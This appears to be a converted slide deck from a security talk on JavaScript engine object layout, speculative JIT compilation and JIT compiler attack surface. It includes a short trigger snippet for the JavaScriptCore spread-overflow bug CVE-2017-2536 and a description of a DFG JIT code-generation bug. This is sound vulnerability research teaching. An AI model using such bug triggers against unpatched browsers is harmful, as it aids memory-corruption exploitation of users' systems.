0xe0359b90600: 0x00000e034ee836f9 0x0000000300000000
0xe0359b90610: 0x0000004300000000

(lldb) x/4gx 0x00000e0359b90698
0xe0359b90698: 0x00000e034ee82361 0x0000000100000000
0xe0359b906a8: 0x0000133700000000 0x0000133800000000
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

Summary Objects

In all major engines, a JavaScript object roughly consists of:

- A reference to a Shape and Group/Map/Structure/Type instance
    - Immutable and shared between similar objects
    - Stores name and location of properties, element kind, prototype, ...

      => "describes" the object
- Inline property slots
- Out-of-line property slots
- Out-of-line buffer for array elements
- Possibly additional, type-specific fields (e.g. data pointer in TypedArrays)

(Speculative) JIT Compilers

Interpreter vs. JIT Compiler

	Interpreter	JIT Compiler
Code Speed	-	+
Startup Time	+	-
Memory Footprint	+	-

- Usually execution starts in the interpreter
- After a certain number of invocations a function becomes "hot" and is compiled to machine code
- Afterwards execution switches to the machine code instead of the interpreter

Introduction

How to compile this code?

```
int add(int a, int b)
{
    return a + b;
}
```

Introduction

How to compile this code?

```
int add(int a, int b)
{
    return a + b;
}
```

```
; add(int, int):
        lea     eax, [rdi+rsi]
        ret
```

Easy:

- Know parameter types
- Know ABI

Try this at home: https://godbolt.org/

Introduction

How to compile this code?

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function add(a, b)
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Introduction

How to compile this code?

```
function add(a, b)
{
    return a + b;
}
```

???

Hard:

- No idea about parameter types
- + Operator works differently for numbers, strings, objects, ...

+ Operator in JavaScript

1. Let *lref* be the result of evaluating *AdditiveExpression*.
2. Let *lval* be ? GetValue(*lref*).
3. Let *rref* be the result of evaluating *MultiplicativeExpression*.
4. Let *rval* be ? GetValue(*rref*).
5. Let *lprim* be ? ToPrimitive(*lval*).
6. Let *rprim* be ? ToPrimitive(*rval*).
7. If Type(*lprim*) is String or Type(*rprim*) is String, then
    a. Let *lstr* be ? ToString(*lprim*).
    b. Let *rstr* be ? ToString(*rprim*).
    c. Return the String that is the result of concatenating *lstr* and *rstr*.
8. Let *lnum* be ? ToNumber(*lprim*).
9. Let *rnum* be ? ToNumber(*rprim*).
10. Return the result of applying the addition operation to *lnum* and *rnum*. See the Note below 12.8.5.

Source: https://www.ecma-international.org/ecma-262/8.0/index.html#sec-addition-operator-plus

Introduction

How to compile this code?

```
struct MyObj {
    int a, b;
};

int foo(struct MyObj* o)
{
    return o->b;
}
```

Introduction

How to compile this code?

```
struct MyObj {
    int a, b;
};

int foo(struct MyObj* o)
{
    return o->b;
}
```

```
; foo(struct MyObj*):
        mov     eax, DWORD PTR [rdi+4]
        ret
```

Easy:

- Know parameter type
- Know structure layout

Introduction

How to compile this code?

```
function foo(o)
{
    return o.b;
}
```

Introduction

How to compile this code?

```
function foo(o)
{
    return o.b;
}
```

???

Hard:

- Don't know parameter type
- Don't know Shape of object
- Property could be stored inline, out-of-line, or on the prototype, it could be a getter or Proxy, ...

Introduction

Major challenge of (JIT) compiling dynamic languages:

missing type information

Assumption: Known Types

Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

→

```
lea      rax, [rdi+rsi]
jo       bailout_overflow
ret
```

Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

```
lea    rax, [rdi+rsi]
jo     bailout_overflow
ret
```

No integer overflows in JavaScript, so might need to *bailout* (mechanism to resume execution in a lower tier) and convert to doubles in the interpreter

Assumption: Known Types

```
function foo(o: MyObj)
{
    return o.b;
}
```

Assumption: Known Types

```
mov        rax, [rdi+0x20]
ret
```

Offset of inline slot 1

```
function foo(o: MyObj)
{
    return o.b;
}
```

Obtaining Type Information

- Of course we don't know the argument types...
- However, by the time we JIT compile, we know the argument types of *previous* invocations
    - Can keep track the observed types in the interpreter or "baseline" JIT
- With that we can *speculate* that we will continue to see those types!

Observing Execution

```
function add(a, b)
{
    return a + b;
}
```

```
add(18, -2);
add(19, 32);
add(7, 42);
add(1, 3);
add(24, 96);
add(29, 0);
add(14, 5);
add(2, 9);
```

Observing Execution

```
function add(a, b)
{
    return a + b;
}
```

add(18, -2);

add(19, 32);

add(1, 3);

add(14, 5);

add(2, 9);

<u>Speculation</u>:

`add` will always be called with integers (SMIs) as arguments

Code Generation?

- Have type speculations for all variables
- How to use that for JIT compilation?

Code Generation?

- Have type speculations for all variables
- How to use that for JIT compilation?

=> Speculation *guards* + code for known types

Ensure that speculations still hold

```
; Ensure is SMI
test      rdi, 0x1
jnz       bailout
```

```
; Ensure has expected Shape
cmp      QWORD PTR [rdi], 0x12345601
jne      bailout
```

Speculation Guards

```
function add(a, b)
{
    return a + b;
}
```

Speculation: `a` and `b` are SMIs

Speculation Guards

```
function add(a, b)
{
    return a + b;
}
```

→

```
; Ensure a and b are SMIs
test    rdi, 0x1
jnz     bailout_not_smi
test    rsi, 0x1
jnz     bailout_not_smi

; Perform operation for SMIs
lea     rax, [rdi+rsi]
jo      bailout_overflow
ret
```

Speculation Guards

```
function foo(o)
{
    return o.b;
}
```

Speculation: o is an object with a specific Shape

Speculation Guards


```
function foo(o)
{
      return o.b;
}
```

```
; Ensure o is not a SMI
test    rdi, 0x1
jz      bailout_not_object

; Ensure o has the expected Shape
cmp     QWORD PTR [rdi], 0x12345601
jne     bailout_wrong_shape

; Perform operation for known Shape
mov     rax, [rdi+0x20]
ret
```

Works well because Shapes are shared and immutable!

Speculation guards give us type information!

Typical JIT Compiler Pipeline



Summary JIT Compiler Internals


Challenge: missing type information

Solution:

1. Observe runtime behaviour in interpreter/baseline JIT
2. Speculate that same types will be seen in the future
3. Guard speculations with various types of runtime guards

   => Now we have type information

4. Optimize graph IL and emit machine code




```
function foo(o)
{
    return o.b;
}
```

Recommendation: use v8s "turbolizer" to visualize the compiler IL during the various optimization phases:

JIT Compiler Attack Surface

Outline

1. Memory corruption bugs in the compiler
2. "Classic" bugs in slow-path handlers
3. Bugs in code generators
4. Incorrect optimizations
5. Everything else

"Classic" Bugs

JIT compiler specific bugs

Outline

Crash at compile time

1. Memory corruption bugs in the compiler

---

2. "Classic" bugs in slow-path handlers
3. Bugs in code generators
4. Incorrect optimizations
5. Everything else

Crash at run time

Memory Corruption Bugs in the Compiler

Popular JavaScript engines all written in C++

=> JIT compiler also written in C/C++

=> Can contain all the classic C++ bugs: overflows, OOB access, UAF, ...

=> Not specific to JIT compilers

=> Not focus of this talk

"Slow-path" Handlers

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        ...;
    } else {
        // Emit call to generic handler function
        emitRuntimeCall(slowPathOperationXYZ);
    }
}
```

Bugs in "slow path" Handlers

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        ...;
    } else {
        // Emit call to generic handler function
        emitRuntimeCall(slowPathOperationXYZ);
    }
}
```

This is just a "builtin" with the same potential for bugs!

Example: CVE-2017-2536

- Classic integer overflow bug in JavaScriptCore when doing spreading:
  1. Compute result length as 32-bit integer
  2. Allocate that much memory
  3. Copy the elements into the allocated buffer
- Bug present in 3 different execution tiers: interpreter, DFG JIT, and FTL JIT

```
let a = new Array(0x7fffffff);
// Total number of elements in hax:
// 2 + 0x7fffffff * 2 = 0x100000000
let hax = [13, 37, ...a, ...a];
```

See https://phoenhex.re/2017-06-02/arrayspread

```
commit 61dbb71d92f6a9e5a72c5f784eb5ed11495b3ff7
Author: mark.lam@apple.com <mark.lam@apple.com@268f45cc-cd09-0410-ab3c-d52691b4dbfc>
Date:   Thu Mar 16 21:53:33 2017 +0000

    The new array with spread operation needs to check for length overflows.
    https://bugs.webkit.org/show_bug.cgi?id=169780
    <rdar://problem/31072182>
```

```
JIT_OPERATION operationNewArrayWithSpreadSlow(ExecState* exec, ...
    auto scope = DECLARE_THROW_SCOPE(vm);

    EncodedJSValue* values = static_cast<EncodedJSValue*>(buffer);
-   unsigned length = 0;
+   Checked<unsigned, RecordOverflow> checkedLength = 0;
    for (unsigned i = 0; i < numItems; i++) {
        ...;
```

Code Generators

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        Reg out = allocRegister();
        emitIntMul(in1, in2, out);
        emitJumpIfOverflow(bailout);
        setResult(out);
    } else {
        // Emit call to generic handler function
        ...;
    }
}
```

Example: Number.isInteger DFG JIT

```
case NumberIsInteger: {
    JSValueOperand value(this, node->child1());
    GPRTemporary result(this, Reuse, value);

    FPRTemporary temp1(this);
    FPRTemporary temp2(this);

    JSValueRegs valueRegs = JSValueRegs(value.gpr());
    GPRReg resultGPR = value.gpr();

    ...;


    m_jit.move(TrustedImm32(ValueTrue), resultGPR);
    ...;
```

Example: Number.isInteger DFG JIT

```
case NumberIsInteger: {
    JSValueOperand value(this, node->child1());
    GPRTemporary result(this, Reuse, value);

    FPRTemporary temp1(this);
    FPRTemporary temp2(this);

    JSValueRegs valueRegs = JSValueRegs(value.gpr());
    GPRReg resultGPR = value.gpr();

    ...;

    m_jit.move(TrustedImm32(ValueTrue), resultGPR);
    ...;
```

Should've been `result.gpr()` ...

Report will eventually be visible here: https://bugs.webkit.org/show_bug.cgi?id=185328

Other Examples

- Again CVE-2017-2536 (JSC array spreading integer overflow)
  - Also missed an overflow check in generated machine code on fast path
- Similar bugs found by Project Zero, e.g. issue 1380 ("Microsoft Edge: Chakra: JIT: Missing Integer Overflow check in Lowerer::LowerSetConcatStrMultiItem")
- Similar kinds of bugs happening in v8 now with turbofan builtins, e.g. https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/
- Really not much different from "classic" bugs

Optimization

A transformation of code that isn't required for correctness but improves code speed

```
const PI = 3.14;
function circumference(r) {
    return 2 * PI * r;
}
```

Constant Folding

```
function circumference(r) {
    return 6.28 * r;
}
```

Compiler Optimizations

- Loop-Invariant Code Motion
- Bounds-Check Elimination
- Constant Folding
- Loop Unrolling
- Dead Code Elimination
- Inlining
- Common Subexpression Elimination
- Instruction Scheduling
- Escape Analysis
- Redundancy Elimination
- Register Allocation
- …

Compiler Optimizations

